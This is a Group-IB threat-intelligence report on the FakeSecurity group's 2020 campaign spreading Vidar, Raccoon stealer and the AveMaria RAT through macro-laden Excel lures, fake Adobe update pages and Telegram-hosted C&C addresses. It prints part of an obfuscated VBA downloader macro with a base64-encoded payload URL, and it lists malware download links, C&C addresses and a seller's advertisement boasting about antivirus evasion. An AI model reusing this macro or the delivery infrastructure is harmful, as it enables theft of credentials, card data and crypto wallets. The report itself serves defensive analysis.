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07.12.2020

The footprints of Raccoon: a story about operators of JS-sniffer **FakeSecurity** distributing Raccoon stealer




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Introduction

In the summer of 2020, Group-IB specialists discovered a malware distribution campaign exploiting Telegram's legitimate features. Analysis showed that the attackers used the technique to distribute Raccoon stealer, i.e. malware spread through the Malware-as-a-Service model on one of darknet forums. They, in particular, used Telegram channels in order to bypass blocking of active C&C servers.

Raccoon Stealer collects system information, account data, bank card data, and autofill form details from browsers (Google Chrome, Mozilla Firefox, Opera, etc.). What's more, Raccoon Stealer scans the infected device for information about valid crypto wallets. If successful, it gains access to configuration files.



Ad of Raccoon stealer on one of underground forums (translation is provided below)



Translation:

Raccoon Stealer. We steal, You deal!

Our team proudly presents the result of many months of work.

Stealing logs has never been so easy and straightforward and sorting them as never been so fast and comfortable. We deal with all the frustrating, time-consuming, and tedious issues so that you can focus on what's important: increasing your revenue.

Forget about routing and maintaining servers, assembling builds, and other problems. We've gone automatic — all you need is a few clicks.

Our specialists work in three areas: software, front-end, and back-end. It helps us focus on specific goals and release a complete product.

New software:

- Exclusive code. Unique build
- C/C++ stealer with enhanced performance
- Excellent signal for each entry; only some antivirus software detects Raccoon during dynamic testing
- Raccoon collects passwords, cookies, autofill data from all popular browsers (including FireFox x64), CC data, system information, and almost all types of desktop crypto wallets
- Embedded downloader

- Compatible with x32 and x64 operating systems regardless of .NET
- You get an easy-to-encrypt Native x86 executable file
- Private key, gate address, and other string values are heavily encrypted

During research, Group-IB Threat Intelligence & Attribution experts established links with other elements of the threat actors' infrastructure and recreated the malicious campaign timeline. The campaign was divided into four stages based on the tools used (type of malware, registrars for creating infrastructure, etc.):

• First wave: February 19 to March 5 2020

• Second wave: March 13 to May 22, 2020

• Third wave: June 29 to July 2, 2020

• Fourth wave: August 24 to September 12, 2020


Most domains related to the investigated campaign were registered with two registrars: **Cloud2m** and **Host Africa**. Cloud2m was used in earlier attacks. In mid-July 2020, some of these domains moved to Host Africa.



Timeline of
FakeSecurity's
malicious campaign
from February to
September 2020


Group-IB experts concluded that the purpose of the campaign in question was to steal payment and user data. The attackers used several attack vectors and tools to deliver the malware.

It was also discovered that in early 2020, before distributing the Raccoon stealer, the attackers had distributed samples of another stealer called Vidar. To do so, they used attachments with malicious macros and phishing pages created with the Mephistophilus phishing kit.



Infection pattern in the malicious campaigns of hacker group FakeSecurity

This malware distribution technique reminded Group-IB experts of the pattern used by FakeSecurity JS-sniffer operators during the campaign described in November 2019. Apart from having similar toolkits, both series of attacks targeted e-commerce. In May 2020, Group-IB identified online stores that had been infected with a modified JS-sniffer of the FakeSecurity family. The JS-sniffer was obfuscated using the **aaencode** algorithm, while the domains used to store the code and collect stolen bank card data were registered during the second wave with the same registrars as the domains that we discovered while investigating the malicious campaign. As such, it can be assumed that FakeSecurity JS-sniffer operators were behind the stealer distribution campaign.



Domain infrastructure of FakeSecurity's malicious campaigns

First wave


The first wave of domain registrations began in the **co.za** zone on February 19, 2020. The suspicious domains contained the following keywords: **cloud, document**, and **Microsoft**. Examples of domains registered during the first wave are presented below:

msupdater[.]co.za	2020-02-19
documents-cloud-server[.]co.za	2020-03-05
cloudupdate[.]co.za	2020-02-21

As part of the campaign's first wave, the initial compromise vector used: (i) mailings with attachments containing malicious macros and (ii) phishing pages leading to malware downloading.

Documents with macros

On February 28, nine days after the first domain was registered, the file "Bank001.xlsm" (SHA1: b1799345152f0f11a0a573b91093a1867d64e119) was uploaded to VirusTotal via a US web interface.



SHA1: b1799345152f0f11a0a 573b91093a1867d64e119 lure document. Alert says: "SECURITY WARNING. Macros have been disabled. "Enable content.""

The file is a lure document with malicious macros. When activated, it downloads a payload from http://cloudupdate.co[.]za/documents/msofficeupdate.exe.

```
Sub Auto_Open()
 DoesWSExist ("aall")
 End Sub Function DoesWSExist(wsName As String) As Boolean
Dim ws As Worksheet s = s & "dim grove:dim uuuuuuuuu:ival(aa = ""'a"")" & vbCrLf
s = s & "Function ival(obj)" & vbCrLf
s = s & "Eval(obj)" & vbCrLf
s = s & "End function" & vbCrLf
 s = s & "fsdfdsfs = ""aHR0cDovL2Nsb3VkdXBkYXR1LmNvLnphL2RvY3VtZW50cy9tc29mZmljZXVwZGF0ZS5leGU="" " & vbCrLf
s = s & "yulkytjtrhtjrkdsarjky =""bXNvZmZpY2V1cGRhdGUuZXh1""" & vbCrLf
s = s & "frease = """" & vbCrLf
s = s & "itype = ""bin.base64"" & vbCrLf
 s = s & "Function ase64Decode(ByVal sBase64EncodedText, ByVal fIsUtf16LE)" & vbCrLf
 s = s & " Dim sTextEncoding" & vbCrLf
 s = s & " if fIsUtf16LE Then sTextEncoding = ""utf-16le"" Else sTextEncoding = ""utf-8""" & vbCrLf
s = s & " ' Use an aux. XML document with a Base64-encoded element." & vbCrLf
 s = s & " ' Assigning the encoded text to .Text makes the decoded byte array" & vbCrLf
s = s & " ' available via .nodeTypedValue, which we can pass to BytesToStr()" & vbCrLf

s = s & " varob = ""CreateObject""" & vbCrLf

s = s & " Execute(""Set alxmd = "" + varob + ""(""""Msxml2.DOMDocument"""").CreateElement(""""aux""")")" & vbCrLf
 s = s & " alxmd.DataType = itype" & vbCrLf
s = s & " alxmd.Text = sBase64EncodedText" & vbCrLf
 s = s & " ase64Decode = BytesToStr(alxmd.NodeTypedValue, sTextEncoding)" & vbCrLf
s = s & "End Function" & vbCrLf
 s = s & "aaax = ""ADODB.Stream""" & vbCrLf
s = s & "function BytesToStr(ByVal byteArray, ByVal sTextEncoding)" & vbCrLf
s = s & " If LCase(sTextEncoding) = ""utf-16le"" then" & vbCrLf
s = s & " ' UTF-16 LE happens to be VBScript's internal encoding, so we can" & vbCrLf
 s = s \& " ' take a shortcut and use CStr() to directly convert the byte array" & vbCrLf
s = s & " ' to a string." & vbCrLf
s = s & " BytesToStr = CStr(byteArray)" & vbCrLf
s = s & " Else ' Convert the specified text encoding to a VBScript string." & vbCrLf s = s & " ' Cre
```

Malicious macros contained in lure document and partially obfuscated in Base64


As a result, the file "msofficeupdate.exe" (SHA1:

f3498ba783b9c8c84d754af8a687d2ff189615d9) is executed. The C&C server in this case is badlandsparks[.]com. This domain was registered on February 27, 2020 and is associated with the IP address 185.244.149[.]100. More than 30 files connect to this domain alone.




Infrastructure relating to the domain **badlandsparks[.]com** established with the help of Group-IB Graph Network Analysis

These files include "13b7afe8ee87977ae34734812482ca7efd62b9b6" and "596a3cb4d82e6ab4d7223be640f614b0f7bd14af". They create a network connection to gineuter[.]info, fastandprettycleaner[.]hk and badlandsparks[.]com. Judging by the requests they make to download libraries and open source data, the file "msofficeupdate.exe" and others like it are samples of the Vidar stealer. Criminals use the stealer to collect data from browsers (including web browsing history and account data), bank card data, crypto wallet files, messages, and more.



Vidar stealer admin panel



SHA1:
596a3cb4d82e6ab4d
7223be640f614b0f7bd14af
file network
communication built
with the help of GroupIB Graph Network
Analysis


A list of Vidar-specific HTTP requests and a detailed overview are available here:

```
/ (i.e 162) <- Config
ip-api.com/line/ <- Get Network Info
/msvcp140.dll <- Required DLL
/nss3.dll <- Required DLL
/softokn3.dll <- Required DLL
/vcruntime140.dll <- Required DLL
/</pre>
/ CPushing Victim Archive to C2
```

The file "BankStatement1.xlsm" (SHA1: c2f8d217877b1a28e4951286d3375212f8dc2335) is another lure document with malicious macros. When activated, it downloads the file from http://download-plugin[.]co.za/documents/msofficeupdate.exe.

The download file SHA1: 430a406f2134b48908363e473dd6da11a172a7e1 is also a Vidar stealer. The file is available for download here:

- http://download-plugin.co[.]za/documents/msofficeupdate.exe
- http://msupdater.co[.]za/documents/msofficeupdate.exe
- http://cloudupdate.co[.]za/documents/msofficeupdate.exe



Example of 430a406f2134b4890 8363e473dd6da11a172a7e1 file availability from different sources


Mephistophilus phishing kit

http://badlandsparks.com/302

2020-04-23

The second attack vector during the first wave was the use of phishing pages to distribute malware.

It turned out that the discovered domains (msupdater[.]co.za, cloudupdate[.]co.za and documents-cloud-server[.]co.za) had the same A record created at the same time: 160.119.253[.]53. According to Group-IB's Graph Network Analysis, documents-cloud-server[.]co.za contained the Mephistophilus phishing kit.




Links between domains under review established with the help of Group-IB Graph Network Analysis

From the start, Mephistophilus has been presented as a system for targeted phishing attacks. This phishing kit contains several fake web page templates for delivering payload, including:

- Microsoft Office 365, Word, and Excel online viewers
- PDF online viewer
- YouTube phishing page

Mephistophilus admin panel






Fake Adobe Reader update window

The documents-cloud-server[.]co.za domain contains a web fake imitating an Adobe Reader plugin update page. To continue viewing the document, the user is asked to download a plugin. By clicking on "Download plugin," the user activates a malware download from http://www.documents-cloud-server[.]co.za/file_d/adobe-reader-update-10.21.01.exe. Source code of phishing content is available here.

A file with the same name "adobe-reader-update-10.21.01.exe" (SHA1: f33c1f0930231fe6f5d0f00978188857cbb0e90d) was first uploaded to VirusTotal on

March 13, 2020. It was available for download here:

- http://documents-cloud-server5[.]co.za/file_d/adobe-reader-update-10.21.01.exe
- http://documents-cloud-server1[.]co.za/file_d/adobe-reader-update-10.21.01.exe
- http://www.documents-cloud-server9[.]co.za/file_d/adobe-reader-update-10.21.01.exe
- http://documents-cloud-server8[.]co.za/file_d/adobe-reader-update-10.21.01.exe




Example of f33c1f0930231fe6f5d0 f00978188857cbb0e90d file availability from different sources

18/50

Another file named "msofficeupdater.exe" (SHA1: bdfefdff7b755a89d60de22309da72b82df70ecb) was available for download here:

- http://www.documents-cloud-server7[.]co.za/doc/msofficeupdater.exe
- http://documents-cloud-server5[.]co.za/doc/msofficeupdater.exe
- http://documents-cloud-server7[.]co.za/doc/msofficeupdater.exe
- http://www.documents-cloud-server6[.]co.za/doc/msofficeupdater.exe

- http://documents-cloud-server1[.]co.za/doc/msofficeupdater.exe
- http://documents-cloud-server6[.]co.za/doc/msofficeupdater.exe
- http://www.documents-cloud-server5[.]co.za/doc/msofficeupdater.exe
- http://www.documents-cloud-server1[.]co.za/doc/msofficeupdater.exe



Example of bdfefdff7b755a89d60de22309da72b82df70ecb file availability from different sources

Second wave


The domains associated with the file SHA1:

bdfefdff7b755a89d60de22309da72b82df70ecb led us to another batch of domains related to the attackers' infrastructure. The domains were registered in two stages: the first batch on March 13, 2020 and the second one on May 22, 2020. Examples of secondwave domains:

Batch 1	Batch 2
cloud-server-updater[.]co.za	cloud-server-updater17[.]co.za
cloud-server-updater1[.]co.za	cloud-server-updater18[.]co.za
cloud-server-updater15[.]co.za	cloud-server-updater27[.]co.za
cloud-server-updater16[.]co.za	cloud-server-updater28[.]co.za

These domains were created to distribute the Raccoon stealer. It is possible to establish the connection between these domain batches by looking at SHA1: b326f9a6d6087f10ef3a9f554a874243f000549d and SHA1: F2B2F74F4572BF8BD2D948B34147FFE303F92A0F files. When executed, these files establish a network connection to:

- cloudupdates[.]co.za
- cloud-server-updater2[.]co.za
- cloud-server-updater19.co.za



b326f9a6d6087f10ef3 a9f554a874243f000549d file network communication established with the help of Group-IB Graph Network Analysis

About 50 malicious files from public sources are related to the domain cloudupdates[.]co.za. Their first uploads date back to April 30, 2020 and the domain is similar to the previously discovered cloudupdate.co[.]za. Besides having a similar domain name, it was registered through the cloud2m registrar and ns1.host-ww.net, ns2.host-ww.net as well as msupdater[.]co.za and cloudupdate[.]co.za

Domain:cloudupdate.co.za

Domain:msupdater.co.za

Domain:cloudupdates.co.za

WHOIS records data from three domains

NSWhois: ns1.host-ww.net

NSWhois: ns2.host-ww.net

PhoneWhois: +27.164234342

RegistrarWhois: Cloud2M


WhoisServerWhois: Registrar URL: https://www.hostafrica.co.za

About 300 files from public sandboxes are associated with all the second-wave domains.

All these files are lure documents containing malicious macros named

"MyBankStatement_2436.xlsm", MyBankStatement_3269.xlsm,

"MyBankStatement_5763.xlsm", etc.



6685955C5F006C2D 83A92952EB5EB3FB 9598C783 lure document sample

One of these files is "MyBank_5710.xlsm (SHA1:

685955C5F006C2D83A92952EB5EB3FB9598C783). After activating the macros in this document, a file was downloaded from http://cloud-server-updater22[.]co.za/doc/officebuilder. This file with SHA1:

3657CF5F2142C7E30F72E231E87518B82710DC1C is a Raccoon stealer. It connects to the C&C server (35.228.95[.]80) to exfiltrate the collected information, using Google's infrastructure to legitimize requests. In turn, Raccoon makes a network connection to http://cloud-server-updater1[.]co.za/doc/officeupdate.exe and downloads RAT AveMaria (SHA1: a10925364347bde843a1d4105dddf4a4eb88c746), with the C&C server located at the IP address 102.130.118[.]152.


AveMaria is a RAT, which was discovered by cybersecurity researchers in late 2018, when it was used to attack an Italian oil and gas company. The RAT is capable of:

- Privilege escalation
- Ensuring persistence in the infected system
- Injecting code
- Keylogging
- Gaining access to web camera
- Managing processes
- Managing files (creation, download, exfiltration, deletion)
- RDP using rdpwrap
- Info-stealer support:
- Google Chrome
- Firefox
- Internet Explorer
- Outlook
- Thunderbird
- Foxmail




6685955C5F006C2D 83A92952EB5EB3FB 9598C783 execution sequence

When running, Raccoon makes the following network requests:



3657CF5F2142C7E30 F72E231E87518B827 10DC1C network requests


Among these network requests, there is a connection to the **blintick** Telegram channel. Telegram was used by Raccoon's creators to bypass blocking of the C&C servers. To this end, the stealer makes a request to the Telegram channel and receives the encrypted address of the new C&C server from the description. The first samples using this technique began appearing on VirusTotal in late May 2020.



Messages from the designers of the Raccoon stealer



The gate system has been updated. We have completely changed the traditional scheme. Detection decreases, keepalives increase. Build has been updated. The screenshot format has been changed to jpeg. Thanks for your feedback and support!



blintick Telegram channel and its description

